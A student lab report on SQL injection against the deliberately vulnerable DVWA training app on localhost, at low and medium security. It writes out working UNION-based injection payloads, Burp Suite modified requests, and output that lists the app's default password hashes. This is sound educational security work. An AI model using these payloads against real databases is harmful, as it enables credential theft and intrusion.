LAB 01
SQL INJECTION

Submitted to:

Dr. Zainab Abaid


Submitted to:

Muhammad Usman Shahid 20-i1797


Musaab Imran 20i-1794

Contents


Part 1: Setup and Errors Encountered




- DVWA setup was complete here




- Making password NULL.
- By doing this we were enrolling for free/default.





- DVWA Security main page.

Part 2a Low security




- Low Security

The query behind the submit button is as:


```
ase MYSQL:
  // Check database
  $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

It says that take the first name and last name From the **user's** table where the **id** given matches. The id is given by the user.

We see by giving different IDs it was working as




Then we see whether it is SQL vulnerable or not by sampling writing id as 1' and it gives us an error confirming that it is vulnerable:



First query:

This query says that id is 1 or 1=1 that will always be true thus when it goes on each entry it would find itself true and will return all values and # specifies the comment



Second query:

In this query, we have to find the usernames and passwords, first by this query we see the attributes fields

1'union select null, column_name from information_schema.columns where table_name='users'#

```
ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name: admin
Surname: admin

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: user_id

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: first_name

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: last_name

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: user

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: password

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: avatar

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: last_login

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: failed_login

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
Surname: CURRENT_CONNECTIONS

ID: 1'union select null, column_name from information_schema.columns where table_name='users'#
First name:
```

After looking into the database, we just tried to retrieve the data of id and passwords by the query

1'union select password, user_id from users#

```
ID: 1'union select password, user_id from users#
First name: admin
Surname: admin

ID: 1'union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99      password
Surname: 1                                        id

ID: 1'union select password, user_id from users#
First name: e99a18c428cb38d5f260853678922e03
Surname: 2

ID: 1'union select password, user_id from users#
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: 3

ID: 1'union select password, user_id from users#
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: 4

ID: 1'union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: 5
```


similarly, can retrieve the passwords against the first names

1'union select password, first_name from users#

```
ID: 1'union select password, first_name from users#
First name: admin
Surname: admin

ID: 1'union select password, first_name from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin

ID: 1'union select password, first_name from users#
First name: e99a18c428cb38d5f260853678922e03
Surname: Gordon

ID: 1'union select password, first_name from users#
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: Hack

ID: 1'union select password, first_name from users#
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: Pablo

ID: 1'union select password, first_name from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: Bob
```

Part 2b Medium security

Setting security to medium.



Concept



```php
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["___mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBAI
```

In this, we can see that the **input sanitization** is done like we are also restricting the input field and also using the function of **mysqli_real_escape_string ()** this is also used to remove the special characters.

Not like the low security we are not directly injecting we are sanitizing the input. Such as first we limit the input then also, we sanitize it so to avoid the special characters that can be dogged by the man in the middle.

Burp suite

First, we started localhost in the proxy with burp suite to monitor every request and response and then manipulated the query containing packets:




When we got to the part where to inject the id then we designed the query by the command

union select null, column_name from information_schema.columns where table_name='users'#

here we retrieved and check the column names then we make the two queries when one had passwords and the id and the other had a password and first name as below and then saw the rendered output and matched respectively.

```
POST /dvwa/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
Content-Length: 18
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=o48ge5kmgklmd72vqlfv516mhp; security=medium
Connection: close

id=1&Submit=Submit
```

Captured now sending it to the repeater to manipulate it :



The queries and their output are following with having a password and the id/names as below:

Send | Cancel | Target: http://localhost

Request

Pretty | Raw | Hex

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=o48ge5kmgklmd72vqlfv5l6mhp; security=medium
Connection: close

id= 1 union select password, user_id from users# &Submit=Submit
```

User ID: 1 Submit

```
ID: 1 union select password, user_id from users#
First name: admin
Surname: admin
```

Password

id

```
ID: 1 union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: 1

ID: 1 union select password, user_id from users#
First name: e99a18c428cb38d5f260853678922e03
Surname: 2
```

Pass

id

```
ID: 1 union select password, user_id from users#
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: 3

ID: 1 union select password, user_id from users#
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: 4

ID: 1 union select password, user_id from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: 5
```

```
Connection: close

id= 1 union select password, first_name from users# &Submit=Submit
```

User ID: 1 Submit


```
ID:  1 union select password, first_name from users#
First name: admin
Surname: admin

ID:  1 union select password, first_name from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: admin

ID:  1 union select password, first_name from users#
First name: e99a18c428cb38d5f260853678922e03
Surname: Gordon

ID:  1 union select password, first_name from users#
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: Hack

ID:  1 union select password, first_name from users#
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: Pablo

ID:  1 union select password, first_name from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: Bob
```

Pass

